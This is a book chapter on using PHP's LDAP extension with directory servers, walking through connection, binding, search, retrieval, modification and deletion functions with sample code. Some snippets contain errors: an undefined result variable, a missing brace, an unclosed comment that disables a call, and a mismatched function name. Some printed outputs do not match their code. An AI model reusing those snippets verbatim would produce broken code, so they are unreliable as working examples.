Quite often the system administrators cobbled together their own internal modus operandi for maintaining order, systems that all too often were poorly designed, insecure, and nonscalable. An alternative but equally inefficient solution involved the deployment of numerous disparate systems, each doing its own part to manage part of the enterprise, yet coming at a cost of considerable overhead because of the lack of integration. The result was that both users and administrators suffered from the absence of a comprehensive management solution, at least until directory services came along.

Directory services offer system administrators, developers, and end users alike a consistent, efficient, and secure means for viewing and managing resources such as people, files, printers, and applications. The structure of these read-optimized data repositories often closely models the physical corporate structure, an example of which is depicted in Figure 17-1.




Figure 17-1. *A model of the typical corporate structure*

As you may imagine, there has long been, and continues to be, a clamoring for powerful directory services products. Numerous leading software vendors have built flagship products, and indeed centered their entire operations around such offerings. The following are just a few of the more popular directory services products:

- **Novell eDirectory:** `http://www.novell.com/products/edirectory/`
- **Fedora Directory Server:** `http://directory.fedora.redhat.com/`
- **Microsoft Active Directory:** `http://www.microsoft.com/activedirectory/`
- **Oracle Collaboration Suite:** `http://www.oracle.com/collabsuite/`

You might find it interesting to know that all of the preceding products depend heavily upon an open specification known as the Lightweight Directory Access Protocol, or LDAP. In this chapter, you'll be introduced to LDAP, and you will learn how easy it is to talk to LDAP via PHP's LDAP extension. By the end of this chapter, you'll possess the knowledge necessary to begin talking to directory services via your PHP applications. Before you delve into this wonderful extension, a preliminary introduction to LDAP is in order for those readers not familiar with the topic. Although this by no means qualifies as a comprehensive introduction, hopefully it will entice those of you without prior knowledge or experience working with LDAP into taking some time to learn more about this tremendously valuable technology.

An Introduction to LDAP

LDAP is today's de facto means for accessing directory servers, offering a definitive model for storing, retrieving, manipulating, and protecting directory data. Perhaps the best description of LDAP appears in IBM's *LDAP Redbook* (`http://www.redbooks.ibm.com/redbooks/SG244986/`), which refers to LDAP as a protocol consisting of four key models:

- **Information:** Just as a relational database defines the column attributes to which data stored in that column must adhere, LDAP defines the structure of information stored in a directory server.
- **Naming:** LDAP offers a well-defined structure for determining how LDAP information is navigated, identified, and retrieved. This structure is known as a common directory structure, or schema, and closely mimics hierarchical models commonly used to organize information. Examples of such entities include plant and animal taxonomies, corporate organizational hierarchies (similar to the one shown in Figure 17-1), thesauri, and family trees.
- **Function:** LDAP defines what can be done to information stored in a directory server, specifying how data can be retrieved, inserted, updated, and deleted. Furthermore, LDAP defines both the format and the transport method used for communication between an LDAP client and server.
- **Security:** LDAP offers a scheme for determining how and by whom the information stored in an LDAP directory is accessed. Numerous access levels are offered, offering access-privilege levels like read, insert, update, delete, and administrative. Also, the Transport Layer Security (TLS) extension to LDAPv3 offers a secure means for authenticating and transferring data between the client and server through the use of encryption.

As you might have inferred from the preceding summary, LDAP defines both the information store and the communications methodology. The fact that LDAP leaves little to the imagination in regard to implementation is one of the reasons for its widespread use.

Learning More About LDAP

In addition to numerous books written about the topic, the Internet is flush with information about LDAP. A few pointers to some of the more useful online resources are offered in this section:

- **LDAP v3 specification** (`http://www.ietf.org/rfc/rfc3377.txt`): The official specification of Lightweight Directory Access Protocol Version 3
- **The Official OpenLDAP Web site** (`http://www.openldap.org/`): The official Web site of LDAP's widely used open-source implementation
- **IBM *LDAP Redbook*** (`http://www.redbooks.ibm.com/`): IBM's free 194-page introduction to LDAP

Using LDAP from PHP

PHP's LDAP extension seems to be one that has never received the degree of attention it deserves, for it offers a great deal of flexibility, power, and ease of use, three traits developers yearn for when creating the often-complex LDAP-driven applications. This section is devoted to a thorough examination of these capabilities, introducing the bulk of PHP's LDAP functions and weaving in numerous hints and tips regarding how to make the most of PHP/LDAP integration.

Connecting to the LDAP Server

Working with LDAP is much like working with a database server insofar as you must establish a connection to the server before any interaction can begin. PHP's LDAP server connection function is known as `ldap_connect()`.

ldap_connect()

```
resource ldap_connect ([string hostname [, int port]])
```

The `ldap_connect()` function establishes a connection to the LDAP server specified by `hostname` on port `port`. If the optional port parameter is not specified, and the `ldap://` URL scheme prefaces the server or the URL scheme is omitted entirely, then LDAP's standard port 389 is assumed. If the `ldaps://` scheme is used, port 636 is assumed. If the connection is successful, a link identifier is returned; on error, `FALSE` is returned. A simple usage example follows:

```
<?php
   $ldapHost = "ldap://ad.example.com";
   $ldapPort = "389";
   $ldapconn = ldap_connect($ldapHost, $ldapPort)
               or die("Can't establish LDAP connection");
?>
```

Although Secure LDAP (LDAPS) is widely deployed, it is not an official specification. OpenLDAP 2.0 does support LDAPS, but it's actually been deprecated in favor of another mechanism for ensuring secure LDAP communication, known as Start TLS.

ldap_start_tls()

```
boolean ldap_start_tls (resource link_id)
```

Although ldap_start_tls() is not a connection-specific function per se, it is introduced in this section nonetheless because it is typically executed immediately after a call to ldap_connect() if the developer wants to connect to an LDAP server securely using the Transport Layer Security (TLS) protocol. There are a few points worth noting regarding this function:

- TLS connections for LDAP can take place only when using LDAPv3. Because PHP uses LDAPv2 by default, you need to declare use of version 3 specifically, by using ldap_set_option(), before making a call to ldap_start_tls(). See the later section "Configuration Functions" for more information.
- You can call the function ldap_start_tls() before or after binding to the directory, although calling it before makes much more sense if you're interested in protecting bind credentials.

An example follows:

```
<?php
   $ldapconn = ldap_connect("ldap://ad.example.com");
   ldap_set_option($ldapconn, LDAP_OPT_PROTOCOL_VERSION, 3);
   ldap_start_tls($ldapconn);
?>
```

Because ldap_start_tls() is used for secure connections, new users commonly mistakenly attempt to execute the connection using ldaps:// instead of ldap://. Note from the preceding example that using ldaps:// is incorrect, and ldap:// should always be used.

Binding to the LDAP Server

Once a successful connection has been made to the LDAP server (see ldap_connect()), you need to pass a set of credentials under the guise of which all subsequent LDAP queries will be executed. These credentials include a username of sorts, better known as an RDN, or Relative Distinguished Name, and a password.

ldap_bind()

```
boolean ldap_bind (resource link_id [, string bind_rdn [, string bind_pswd]])
```

Although anybody could feasibly connect to the LDAP server, proper credentials are often required before data can be retrieved or manipulated. This feat is accomplished using ldap_bind(). This function requires at minimum the link_id returned from ldap_connect(), and likely a username and password, denoted by bind_rdn and bind_pswd, respectively. An example follows:

```
<?php
   $ldapHost = "ldap://ad.example.com";
   $ldapPort = "389";
   $ldapUser = "ldapreadonly";
   $ldapPswd = "iloveldap";
```

```
   $ldapconn = ldap_connect($ldapHost, $ldapPort)
               or die("Can't establish LDAP connection");

   ldap_bind($ldapconn, $ldapUser, $ldapPswd)
             or die("Can't bind to the server.");
?>
```

Note that the credentials supplied to `ldap_bind()` are created and managed within the LDAP server, and have nothing to do with any accounts residing on the server or workstation from which you are connecting. Therefore, if you are unable to connect anonymously to the LDAP server, you need to talk to the system administrator to arrange for an appropriate account.

Closing the LDAP Server Connection

After you have completed all of your interaction with the LDAP server, you should clean up after yourself and properly close the connection. One function, `ldap_unbind()`, is available for doing just this.

ldap_unbind()

```
boolean ldap_unbind (resource link_id)
```

The `ldap_unbind()` function terminates the LDAP server connection associated with `link_id`. A usage example follows:

```
<?php
   $ldapUser = "ldapreadonly";
   $ldapPswd = "iloveldap";
   $ldapconn = ldap_connect("ldap://ad.example.com", 389)
               or die("Can't establish LDAP connection");
   ldap_bind($ldapconn,"ldapreadonly", "iloveldap")
               or die("Can't bind to LDAP.");

   /* Execute various LDAP-related commands. */
   ldap_unbind($ldapconn)
               or die("Could not unbind from LDAP server.");
?>
```

■ **Note** The PHP function `ldap_close()` is operationally identical to `ldap_unbind()`, but because the LDAP API refers to this function using the latter terminology, it is recommended over the former for reasons of readability.

Retrieving LDAP Data

Because LDAP is a read-optimized protocol, it makes sense that a bevy of useful data search and retrieval functions would be offered within any implementation. Indeed, PHP offers numerous functions for retrieving directory information. Those functions are examined in this section.

ldap_search()

```
resource ldap_search (resource link_id, string base_dn, string filter
                     [, array attributes [, int attributes_only [, int size_limit
                     [, int time_limit [int deref]]]]])
```

The `ldap_search()` function is one you'll almost certainly use on a regular basis when creating LDAP-enabled PHP applications, because it is the primary means for searching a directory (denoted by `base_dn`) based on a specified filter (denoted by `filter`). A successful search returns a result set, which can then be parsed by other functions, which are introduced later in this section; a failed search returns `FALSE`. Consider the following example, in which `ldap_search()` is used to retrieve all users with a first name beginning with the letter A:

```
$results = ldap_search($ldapconn, $dn, "givenName=A*");
```

Several optional attributes tweak the search behavior. The first, `attributes`, allows you to specify exactly which attributes should be returned for each entry in the result set. So, for example, if you wanted each user's first name, last name, and e-mail addresses, you could include these in the `attributes` list:

```
$results = ldap_search($ldapconn, $dn, "givenName=A*", "givenName,surname,mail");
```

Note that if the `attributes` parameter is not explicitly assigned, all attributes will be returned for each entry, which is inefficient if you're not going to use all of them. Therefore, using this parameter is typically a good idea.

If the optional `attributes_only` parameter is enabled (set to `1`), only the attribute types are retrieved. You might use this parameter if you're only interested in knowing whether or not a particular attribute is available in a given entry, and you're not interested in the actual values. If this parameter is disabled (set to `0`) or omitted, both the attribute types and their corresponding values are retrieved.

The next optional parameter, `size_limit`, can limit the number of entries retrieved. If this parameter is disabled (set to `0`) or omitted, no limit is set on the retrieval count. The following example retrieves both the attribute types and corresponding values of the first five users with first names beginning with A:

```
$results = ldap_search($ldapconn, $dn, "givenName=A*", 0, 5);
```

Enabling the next optional parameter, `time_limit`, places a limit on the time, in seconds, devoted to a search. Omitting or disabling this parameter (setting it to `0`) results in no set time limit, although such a limit can be (and often is) set within the LDAP server configuration. The next example performs the same search as the previous example, but limits the search to 30 seconds:

```
$results = ldap_search($ldapconn, $dn, "givenName=A*", 0, 5, 30);
```

The eighth and final optional parameter, deref, determines how aliases are handled. Because this parameter is used in several functions, a discussion of its possible values is saved for a later section, "Configuration Options." See the introduction of the LDAP_DEREF_ALWAYS configuration option for more information.

ldap_read()

```
resource ldap_read (resource link_id, string base_dn, string filter
                  [, array attributes [, int attributes_only [, int size_limit
                  [, int time_limit [int deref]]]]])
```

You should use the ldap_read() function when you're searching for a specific entry and can identify that entry by a particular DN, specified by the base_dn input parameter. So, for example, to retrieve just the details of one specific user entry, you might execute:

```
<?php
   /* Connect and bind to the LDAP server.... */
   $dn = "CN=Jason Gilmore, OU=People, OU=staff,
          DC=ad, DC=example, DC=com";
   $results = ldap_read($ldapconn, $dn,
                        '(objectclass=person)', array("givenName", "sn"));
   $entry = ldap_get_entries($ldapconn, $sr);
   echo "First name: ".$entry[0]["givenname"][0]."<br />";
   echo "Last name: ".$entry[0]["sn"][0]."<br />";
   ldap_unbind($ldapconn);
?>
```

This returns the following:

```
First Name: Jason
Last Name: Gilmore
```

ldap_list()

```
resource ldap_list (resource link_id, string base_dn, string filter
                  [, array attributes [, int attributes_only [, int size_limit
                  [, int time_limit [int deref]]]]])
```

The ldap_list() function is identical to ldap_search(), except that the search is only performed on the level immediately below the supplied DN, specified by base_dn. See the discussion of ldap_search() for an explanation of the input parameters.

Working with Entry Values

Chances are that you'll spend the majority of your time gnawing on result entries in an effort to get at their chewy center: the values. Several functions make this very easy, each of which is introduced in this section.

ldap_get_values()

```
array ldap_get_values (resource link_id, resource result_entry_id,
                       string attribute)
```

You'll often want to examine each row of a result set returned by `ldap_search()`. One way to do this is via the `ldap_get_values()` function, which retrieves an array of values for an `attribute` found in the entry `result_entry_id`, as in this example:

```
<?php
   /* Connect and bind to the LDAP server.... */
   $dn = "CN=Jason Gilmore, OU=People, OU=staff, DC=ad, DC=example, DC=com";
   $results = ldap_read($ldapconn, $dn, '(objectclass=person)',
                        array("givenName", "sn", "mail"));
   $firstname = ldap_get_values($ldapconn, $results, "givenname");
   $lastname = ldap_get_values($ldapconn, $results, "sn");
   $mail = ldap_get_values($ldapconn, $results, "mail");

   echo "First name: ".$firstname[0]."<br />";
   echo "Last name: ".$lastname[0]."<br />";
   echo "Email addresses: ";

   $x=0;
   while ($x < $mail["count"]) {
      echo $mail[$x]. " ";
      $x++;
   }
?>
```

This returns:

```
First name: Jason
Last name: Gilmore
Email addresses: gilmore@example.edu wj@example.com wjgilmore@example.net
```

Note that the values must be referenced as an array element, regardless of whether the corresponding attribute is single-valued or multivalued.

ldap_get_values_len()

```
array ldap_get_values_len (resource link_id, resource result_entry_id,
                           string attribute)
```

It's possible to store binary data in an LDAP directory—for example, a JPEG image of a staff member, or a graduate student's PDF resume. Because binary data must be handled differently from its nonbinary counterpart, you must use a special function, `ldap_get_values_len()`, when retrieving it from the data store. Because storing binary data in this manner is rather uncommon, an example will not be offered.

Counting Retrieved Entries

It's often useful to know how many entries were retrieved from a search. PHP offers one explicit function for accomplishing this, `ldap_count_entries()`. In addition, you'll learn of numerous other methods for doing this implicitly through other function introductions in this chapter.

ldap_count_entries()

```
int ldap_count_entries (resource link_id, resource result_id)
```

The `ldap_count_entries()` function returns the number of entries found in the search result specified by `result_id`. For example:

```
$results = ldap_search($ldapconn, $dn, "sn=G*");
$count = ldap_count_entries($ldapconn, $results);
echo "<p>Total entries retrieved: $count</p>";
```

This returns:

```
Total entries retrieved: 45
```

Retrieving Attributes

You'll often need to learn about the attributes returned from a search. Several functions are available for doing so, each of which is introduced in this section.

ldap_first_attribute()

```
string ldap_first_attribute (resource link_id, resource result_entry_id,
                             int &pointer_id)
```

The `ldap_first_attribute()` function operates much like `ldap_first_entry()`, except that it is intended to retrieve the first attribute of the result entry, denoted by `result_entry_id`. One point of confusion regarding this function is the `pointer_id` parameter, which is passed by reference to this function. Although it's an input parameter, `ldap_first_attribute()` actually uses this parameter to set a pointer that is later used by `ldap_next_attribute()` if you wish to retrieve the entry's other attributes and their corresponding values. An example follows:

```
$results = ldap_search($ldapconn, $dn, "sn=G*", array(telephoneNumber, mail));
$entry = ldap_first_entry($ldapconn, $results);
$fAttr = ldap_first_attribute($ldapconn, $entry, $pointer);
echo $fAttr;
```

This returns:

```
mail
```

ldap_next_attribute()

```
string ldap_next_attribute (resource link_id, resource result_entry_id,
                            int &pointer_id)
```

The `ldap_next_attribute()` function retrieves attributes of the entry specified by `result_entry_id`. Using the pointer `pointer_id`, created by a prior call to `ldap_first_attribute()` and passed by reference to this function, repeated calls to this function will retrieve each attribute in the entry. Consider an example:

```
$results = ldap_search($ldapconn, $dn, "sn=G*",
                       array(telephoneNumber, userPrincipalName, mail));
$entry = ldap_first_entry($ldapconn, $results);
$attr = ldap_first_attribute($ldapconn, $entry, $ber);
while ($attr = ldap_next_attribute($ldapconn, $entry, &$ber)) echo $attr."<br />";
```

This returns:

```
telephoneNumber
userPrincipalName
mail
```

ldap_get_attributes()

```
array ldap_get_attributes (resource link_id, resource result_entry_id)
```

The `ldap_get_attributes()` function returns a multidimensional array of attributes and their respective values for an entry specified by `result_entry_id`. This function is useful because it gives you the convenience of being able to retrieve a particular value by referring to its corresponding attribute, in addition to a variety of other useful information:

- `return_value["count"]`: The total number of attributes for the entry
- `return_value[0]`: The first attribute in the retrieved entry
- `return_value[n]`: The *n*th attribute in the retrieved entry
- `return_value["attribute"]["count"]`: The number of values assigned to the retrieved entry's `attribute` attribute
- `return_value["attribute"][0]`: The first value assigned to the retrieved entry's `attribute` attribute
- `return_value["attribute"][n]`: The *n*th + 1 value assigned to the retrieved entry's `attribute` attribute

Consider an example. Suppose you execute the following search:

```
$results = ldap_search($ldapconn, $dn, "sn=G*", array(telephoneNumber, mail));
```

You then call `ldap_first_entry()` to designate an initial pointer to the result set:

```
$entry = ldap_first_entry($ldapconn, $results);
```

Finally, you call `ldap_get_attributes()`, passing in `$entry`, to retrieve the array of attributes and corresponding values:

```
$attrs = ldap_get_attributes($ldapconn, $entry);
```

You can then reference that first entry's `mail` value like so:

```
$emailAddress = $attrs["mail"][0]
```

You could also cycle through all of the attributes like this:

```
while ($x < $attrs["count"]) {
   echo $attrs[$x].": ".$attrs[$x][0]."<br />";
   $x++;
}
```

This returns:

```
(614) 555-4567: jason@example.com
```

Of course, it's unlikely that you'll only want the attributes and values from the first entry. You can easily cycle through all retrieved entries with an additional looping block and the `ldap_next_entry()` function. To demonstrate this, let's expand upon the previous example:

```
    $dn = "OU=People,OU=facstf,DC=ad,DC=example,DC=com";

    $attributes = array("sn","telephonenumber");

    $filter = "memberof=CN=staff,OU=Groups,DC=ad,DC=example,DC=com";
    $result = ldap_search($ad, $dn, $filter, $attributes);

    $entry = ldap_first_entry($ad, $result);

    while($entry) {

       $attrs = ldap_get_attributes($ad, $entry);
       for ($i=0; $i<$attrs["count"]; $i++)
       {
          $attrName = $attrs[$i];
          $values = ldap_get_values($ad,$entry,$attrName);
          for ($j=0; $j < $values["count"]; $j++)
          {
             echo "$attrName: ".$values[$j]."<br />";
          }
       }
       $entry = ldap_next_entry($ad,$entry);
    }
```

This returns the following:

```
sn: Gilmore
telephonenumber: 415-555-9999
telephonenumber: 415-555-9876
sn: Reyes
telephonenumber: 212-555-1234
sn: Heston
telephonenumber: 412-555-3434
telephonenumber: 210-555-9855
```

ldap_get_dn()

```
string ldap_get_dn (resource link_id, resource result_entry_id)
```

The `ldap_get_dn()` function returns the DN of a result entry identified by `result_entry_id`. Consider the following example:

```
<?php
   /* ... Connect to LDAP server and bind to a directory. */
   $dn = "OU=People,OU=staff,DC=ad,DC=example,DC=com";

   /* Search the directory */
   $results = ldap_search($ldapconn, $dn, "sn=G*");

   /* Grab the first entry of the result set. */
   $fe = ldap_first_entry($ldapconn,$results);

   /* Output the DN of the first entry. */
   echo "DN: ".ldap_get_dn($ldapconn,$fe);
?>
```

This returns:

```
DN: CN=Jason Gilmore,OU=People,OU=staff,DC=ad,DC=example,DC=com
```

Sorting and Comparing LDAP Entries

Ordering and comparing retrieved entries are often requisite tasks when you're working with LDAP data. Two of PHP's LDAP functions accomplish both quite nicely, and each is introduced in this section.

ldap_sort()

```
boolean ldap_sort (resource link_id, resource result, string sort_filter)
```

The immensely useful `ldap_sort()` function can sort a result set based on any of the returned `result` attributes. Sorting is carried out by simply comparing the string values of each entry, rearranging them in ascending order. An example follows:

```
<?php
   /* Connect and bind */
   $results = ldap_search($ldapconn, $dn, "sn=G*", array("givenname", "sn"));

   ldap_sort($ldapconn, $results, "givenName");

   $entries = ldap_get_entries($ldapconn,$results);

   $count = $entries["count"];

   for($i=0;$i<$count;$i++) {
      echo $entries[$i]["givenname"][0]." ".$entries[$i]["sn"][0]."<br />";
   }

   ldap_unbind($ldapconn);
?>
```

This returns:

```
Jason Gilmore
John Gilmore
Robert Gilmore
```

■ **Note** This function is known to produce unpredictable results when you attempt to sort on multivalued attributes.

ldap_compare()

```
boolean ldap_compare (resource link_id, string dn, string attribute, string value)
```

The `ldap_compare()` function offers an easy means for comparing a particular value with a `value` of an `attribute` stored within a given DN, specified by `dn`. This function returns `TRUE` on a successful comparison, and `FALSE` otherwise.

For example, if you wanted to compare an entered primary home phone number with that stored in the directory server for a given user, you could execute the following:

```
<?php
   /* Connect and bind */
   $dn = "CN=Jason Gilmore, OU=People, OU=staff, DC=ad, DC=example, DC=com";
   $phone = "614 555-1234";
   if (ldap_compare($ldapconn, $dn, "homePhone", $phone)) {
      echo "<p>Your phone number is up-to-date</p>";
   } else {
      echo "<p>The entered phone number does not match our records.
                     Perhaps you've recently moved?</p>" ;
?>
```

Working with Entries

An LDAP entry can be thought of much in the same way as can a database row, consisting of both attributes and corresponding values. Several functions are available for peeling such entries of a result set, all of which are introduced in this section.

ldap_first_entry()

```
resource ldap_first_entry (resource link_id, resource result_id)
```

The `ldap_first_entry()` function retrieves the first entry found in the result set specified by `result_id`. Once retrieved, you can pass it to one of the functions capable of parsing an entry, like `ldap_get_values()` or `ldap_get_attributes()`. The following example displays the given name and surname of the first user:

```
<?php
   /* ... Connect to LDAP server and bind to a directory. */
   $dn = "OU=People,OU=staff,DC=ad,DC=example,DC=com";

   /* Search the directory  */
   $results = ldap_search($ldapconn, $dn, "sn=G*");

   /* Retrieve the first entry. */
   $firstEntry = ldap_first_entry($ldapconn, $results);

   /* Retrieve the given name and surname.*/
   $gn = ldap_get_values($ldapconn, $firstEntry, "givenname");
   $sn = ldap_get_values($ldapconn, $firstEntry, "sn");
   echo "The user's name is $gn $sn.";
?>
```

This returns:

```
The user's name is Jason Gilmore.
```

Note that `ldap_get_values()` returns an array, and not a single value, even if there is only one item found in the array.

The `ldap_first_entry()` also serves another important function; it seeds `ldap_next_entry()` with the initial result set pointer. This matter is discussed in the next section.

ldap_next_entry()

`resource ldap_next_entry (resource link_id, resource result_entry_id)`

The `ldap_next_entry()` function is useful for cycling through a result set, because each successive call will return the next entry until all entries have been retrieved. It's important to note that the first call to `ldap_next_entry()` in a script must be preceded with a call to `ldap_first_entry()`, because the `result_entry_id` originates there. The following example is a revision of the previous one, this time returning the first and last name of every entry in the result set:

```
<?php
   /* ... Connect to LDAP server and bind to a directory. */
   $dn = "OU=People,OU=staff,DC=ad,DC=example,DC=com";

   /* Search the directory  */
   $results = ldap_search($ldapconn, $dn, "sn=G*");

   /* Retrieve the first entry. */
   $entry = ldap_first_entry($ldapconn, $results);

   while ($entry) {
      /* Retrieve the given name and surname.*/
      $gn = ldap_get_values($ldapconn, $entry, "givenname");
      $sn = ldap_get_values($ldapconn, $entry, "sn");
      echo "The user's name is $gn[0] $sn[0]<br />";
      $entry = ldap_next_entry($ldapconn, $entry);
   }
?>
```

This returns the following:

```
The user's name is Jason Gilmore
The user's name is Davie Grimes
The user's name is Johnny Groovin
```

ldap_get_entries()

`array ldap_get_entries (resource link_id, resource result_id)`

The `ldap_get_entries()` function offers an easy way to place all members of the result set into a multidimensional array. The following list offers the numerous items of information that can be derived from this array:

- `return_value["count"]`: The total number of retrieved entries
- `return_value[n]["dn"]`: The DN of the *n*th entry in the result set
- `return_value[n]["count"]`: The total number of attributes available in the *n*th entry of the result set
- `return_value[n]["attribute"]["count"]`: The number of items associated with the *n*th entry of `attribute`
- `return_value[n]["attribute"][m]`: The *m*th value of the *n*th entry attribute
- `return_value[n][m]`: The attribute located in the *n*th entry's *m*th position

Consider an example:

```
<?php
   /* ... Connect to LDAP server and bind to a directory. */

   /* Search the directory  */
   $results = ldap_search($ldapconn, $dn, "sn=G*");

   /* Create array of attributes and corresponding entries. */
   $entries = ldap_get_entries($ldapconn,$results);

   /* How many entries found? */
   $count = $entries["count"];

   /* Output the surname of each located user. */
   for($i=0;$i<$count;$i++) echo $entries[$i]["sn"][0]."<br />";

   /* Close the connection. */
   ldap_unbind($ldapconn);
?>
```

This returns:

```
Gilmore
Gosney
Grinch
```

Take special note of the way in which the multidimensional array is referenced in the preceding example:

```
$entries[$i]["sn"][0]
```

This means that the first item (PHP's array indexes always start with zero) of the *i*th element's `sn` attribute is requested. If you were dealing with a multivalued attribute, `url` for example, you would need to cycle through each element in the `url` array. This is easily done with the following modification to the preceding script:

```
   for($i=0;$i<$count;$i++) {
      $entry = $entries[$i];
      $attrCount = $entries[$i]["sn"]["count"];
      for($j=0;$j<$attrCount;$j++) {
         echo $entries[$i]["sn"][j]."<br />";
      }
}
```

Deallocating Memory

Although PHP automatically deallocates any memory consumed at the conclusion of each script, it does sometimes need to explicitly manage memory before completion. As applied to LDAP, such management could be necessary if numerous large result sets are created within a single script invocation. PHP has a single function, described next, for freeing memory in LDAP.

ldap_free_result()

```
boolean ldap_free_result (resource result_id)
```

To free up the memory consumed by a result set, use `ldap_free_result()`, like so:

```
<?php
   /* connect and bind to ldap server... */
   $results = ldap_search($ldapconn, $dn, "sn=G*");

   /* do something with the result set.
   ldap_free_result($results);

   /* Perhaps perform additional searches... */
   ldap_unbind($ldapconn);
?>
```

Inserting LDAP Data

Inserting data into the directory is as easy as retrieving it. In this section, two of PHP's LDAP insertion functions are introduced.

ldap_add()

```
boolean ldap_add (resource link_id, string dn, array entry)
```

You can add new entries to the LDAP directory with the `ldap_add()` function. The `dn` parameter specifies the directory DN, and the `entry` parameter is an array specifying the entry to be added to the directory. An example follows:

```
<?php
   /* Connect and bind to the LDAP server...*/

   $dn = "OU=People,OU=staff,DC=ad,DC=example,DC=com";
   $entry["displayName"] = "Julius Caesar";
   $entry["company"] = "Roman Empire";
   $entry["mail"] = "imperatore@example.com";
   ldap_add($ldapconn, $dn, $entry) or die("Could not add new entry!");
   ldap_unbind($ldapconn);
?>
```

Pretty simple, huh? But how would you add an attribute with multiple values? Logically, you would use an indexed array:

```
   $entry["displayName"] = "Julius Caesar";
   $entry["company"] = "Roman Empire";
   $entry["mail"][0] = "imperatore@example.com";
   $entry["mail"][1] = "caesar@example.com";
   ldap_add($ldapconn, $dn, $entry) or die("Could not add new entry!");
```

■ **Note** Don't forget that the binding user must have the privilege to add users to the directory.

---

ldap_mod_add()

```
boolean ldap_mod_add (resource link_id, string dn, array entry)
```

The `ldap_mod_add()` function is used to add additional values to existing entries, returning `TRUE` on success and `FALSE` on failure. Revisiting the previous example, suppose that the user Julius Caesar requested that another e-mail address be added. Because the `mail` attribute is multivalued, you can just extend the value array using PHP's built-in array expansion capability:

```
   $dn = "CN=Julius Caesar, OU=People,OU=staff,DC=ad,DC=example,DC=com";
   $entry["mail"][] = "ides@example.com";
   ldap_mod_add($ldapconn, $dn, $entry)
      or die("Can't add entry attribute value!");
```

Note that the `$dn` has changed here, because you need to make specific reference to Julius Caesar's directory entry.

Suppose that Julius now wants to add his title to the directory. Because the `title` attribute is single-valued, it can be added like so:

```
$dn = "CN=Julius Caesar,OU=People,OU=staff,DC=ad,DC=example,DC=com";
$entry["title"] = "Pontifex Maximus";
ldap_mod_add($ldapconn, $dn, $entry) or die("Can't add entry attribute value!");
```

Updating LDAP Data

Although LDAP data is intended to be largely static, changes are sometimes necessary. PHP offers two functions for carrying out such modifications: `ldap_modify()`, for making changes on the attribute level, and `ldap_rename()`, for making changes on the object level. Both are introduced in this section.

ldap_modify()

```
boolean ldap_modify (resource link_id, string dn, array entry)
```

The `ldap_modify()` function is used to modify existing directory entry attributes, returning `TRUE` on success and `FALSE` on failure. With it, you can modify one or several attributes simultaneously. Consider an example:

```
$dn = "CN=Julius Caesar, OU=People,OU=staff,DC=ad,DC=example,DC=com";
$attrs = array("Company" => "Roman Empire", "Title" => "Pontifex Maximus");
ldap_modify($ldapconn, $dn, $attrs);
```

■ **Note** The `ldap_mod_replace()` function is an alias to `ldap_modify()`.

---

ldap_rename()

```
boolean ldap_rename (resource link_id, string dn, string new_rdn,
                     string new_parent, boolean delete_old_rdn)
```

The `ldap_rename()` function is used to rename an existing entry, `dn`, to `new_rdn`. The `new_parent` parameter specifies the newly renamed entry's parent object. If the parameter `delete_old_rdn` is set to `TRUE`, then the old entry is deleted; otherwise, it will remain in the directory as nondistinguished values of the renamed entry.

Deleting LDAP Data

Although it is rare, data is occasionally removed from the directory. Deletion can take place on two levels—removal of an entire object, or removal of attributes associated with an object. Two functions are available for performing these tasks, `ldap_delete()` and `ldap_mod_del()`, respectively. Both are introduced in this section.

ldap_delete()

```
boolean ldap_delete (resource link_id, string dn)
```

The `ldap_delete()` function removes an entire entry (specified by `dn`) from the LDAP directory, returning `TRUE` on success and `FALSE` on failure. An example follows:

```
$dn = "CN=Julius Caesar, OU=People,OU=staff,DC=ad,DC=example,DC=com";
ldap_delete($ldapconn, $dn) or die("Could not delete entry!");
```

Completely removing a directory object is rare; you'll probably want to remove object attributes rather than an entire object. This feat is accomplished with the function `ldap_mod_del()`, introduced next.

ldap_mod_del()

```
boolean ldap_mod_del (resource link_id, string dn, array entry)
```

The `ldap_mod_del()` function removes the value of an entity instead of an entire object. This limitation means it is used more often than `ldap_delete()`, because it is much more likely that attributes will require removal rather than entire objects. In the following example, user Julius Caesar's `company` attribute is deleted:

```
$dn = "CN=Julius Caesar, OU=People,OU=staff,DC=ad,DC=example,DC=com";
ldap_mod_delete($ldapconn, $dn, array("company"));
```

In the following example, all entries of the multivalued attribute `mail` are removed:

```
$dn = "CN=Julius Caesar, OU=People,OU=staff,DC=ad,DC=example,DC=com";
$attrs["mail"] = array();
ldap_mod_delete($ldapconn, $dn, $attrs);
```

To remove just a single value from a multivalued attribute, you must specifically designate that value, like so:

```
$dn = "CN=Julius Caesar, OU=People,OU=staff,DC=ad,DC=example,DC=com";
$attrs["mail"] = "imperatore@example.com";
ldap_mod_delete($ldapconn, $dn, $attrs);
```

Configuration Functions

Two functions are available for interacting with PHP's LDAP configuration options: `ldap_set_option()`, for setting the options, and `ldap_get_option()`, for retrieving the options. Each function is introduced in this section. However, before introducing these functions, let's take a moment to review the configuration options available to you.

Configuration Options

The following configuration options are available for tweaking LDAP's behavior:

■ **Note** LDAP uses the concept of aliases to help maintain a directory's namespace as the structure changes over time. An alias looks like any other entry, except that the entry is actually a pointer to another DN rather than to an entry itself. However, because searching directories aliases can result in performance degradation in certain cases, you may want to control whether or not these aliases are searched, or "dereferenced." You can do so with the option `LDAP_OPT_DEREF`.

- `LDAP_OPT_DEREF`: Determines how aliases are handled during a search. This setting may be overridden by the optional `deref` parameter, available to the `ldap_search()`, `ldap_read()`, and `ldap_list()` parameters. Four settings are available:
  - `LDAP_DEREF_ALWAYS`: Aliases should always be dereferenced.
  - `LDAP_DEREF_FINDING`: Aliases should be dereferenced when determining the base object, but not during the search procedure.
  - `LDAP_DEREF_NEVER`: Aliases should never be dereferenced.
  - `LDAP_DEREF_SEARCHING`: Aliases should be dereferenced during the search procedure but not when determining the base object.
- `LDAP_OPT_ERROR`: Set to the LDAP error occurring most recently in the present session.
- `LDAP_OPT_ERROR_STRING`: Set to the last LDAP error message.
- `LDAP_OPT_HOST_NAME`: Determines the host name for the LDAP server.
- `LDAP_OPT_MATCHED_DN`: Set to the DN value from which the most recent LDAP error occurred.
- `LDAP_OPT_PROTOCOL_VERSION`: Determines which version of the LDAP protocol should be used when communicating with the LDAP server.
- `LDAP_OPT_REFERRALS`: Determines whether returned referrals are automatically followed.
- `LDAP_OPT_RESTART`: Determines whether LDAP I/O operations are automatically restarted if an error occurs before the operation is complete.
